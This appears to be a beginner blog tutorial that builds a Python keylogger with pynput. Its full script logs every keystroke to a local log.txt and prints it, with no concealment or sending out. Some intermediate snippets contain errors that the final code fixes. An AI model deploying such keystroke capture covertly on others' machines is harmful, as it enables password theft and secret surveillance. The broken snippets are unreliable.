- ## What is Keystroke logging ?

  ***Keystroke logging**, often referred to as **keylogging** or **keyboard capturing**, is the action of recording (logging) the keys struck on a keyboard, typically covertly, so that a person using the keyboard is unaware that their actions are being monitored. Data can then be retrieved by the person operating the logging program.*

- ## What is a Keylogger ?

  *A **keystroke recorder** or **keylogger** can be either software or hardware.*


  While the programs themselves are legal,with many designed to allow employers to oversee the use of their computers, keyloggers are most often used for stealing passwords and other confidential information.

  Keylogging can also be used to study keystroke dynamics or human-computer interaction. Numerous keylogging methods exist, ranging from hardware and software-based approaches to acoustic cryptanalysis.


Lets start making our keylogger

Basic Preparation:-
Install Python
Install Pycharm


Step 1:- Open Pycharm / File / New Project / Name it Mykeyloggerproject



Step 2:- Then we go to My keylogger project / Right click / New / python file / create keyloggerproject python file



Step 3 :- We will be using the pynput module. To install pynput Go to File / settings / Project: Mykeyloggerproject / Python Interpretor / “ + “ / search / pynput / install package



Now the package is installed successfully , we can import it and use it to make our keylogger.

```
2       import pynput
```

Step 4 :- Now we need to capture the key strokes of the keyboard and handle them.

```
5       from pynput.keyboard import Key, Listener
```

Step 5 :- We are concentrating on three functions: pressing of key, execution due to key pressing and key release

```
keys = []

    def on_press(key):
        key.append(key)
        write_file(keys)

        try:
            print('alphanumeric key {0} pressed'.format(key.char))
```

Here we are accepting the key , then updating it with the append function, on_press is a call back function, print the alphanumeric key

Step 6:- Command to except special keys like windows key

```
13              except AttributeError:
14                  print('special key {0} pressed' .format(key))
```

Step 7:- Creating a file to store for all the keys that are logged

```
16      def write_file(keys)
17          with open('log.txt', 'w') as f:
```

Step 8 :- Removing space and replacing them with “ ‘ “

```
18          for key in keys:
19              # removing ' '
20              k = str(key).replace("'", "")
21              f.write(k)
```

Step 9 :- Adding space after every keystroke

```
23              # every keystroke for readability
24              f.write(' ')
```


Step 10:- Releasing the keys, which will make all the function that are running to stop

```
27  def on_release(key):
28      print('{0} released'.format(key))
29      if key == key.esc:
30          # stop listener
```

Step 11:- Final code

```
36  with Listener(on_press=on_press,
37                on_release=on_release) as listener:
38      listener.join()
```

Step 12 :- Run the code and you can see that all the keystrokes of your computer is getting captured in the log.txt file



Step 13:- Final and Full code

```python
# keylogger using pynput module
import pynput
from pynput.keyboard import Key, Listener

keys = []


def on_press(key):
    keys.append(key)
    write_file(keys)

    try:
        print('alphanumeric key {0} pressed'.format(key.char))
    except AttributeError:
        print('special key {0} pressed'.format(key))


def write_file(keys):
    with open('log.txt', 'w') as f:
        for key in keys:
            # removing ' '
            k = str(key).replace("'", "")
            f.write(k)

            # every keystroke for readability
            f.write(' ')


def on_release(key):
    print('{0} released'.format(key))
    if key == key.esc:
        # stop listener
        return False


with Listener(on_press=on_press,
              on_release=on_release) as listener:
    listener.join()
```

Thanks For Reading, Have a Good Day!!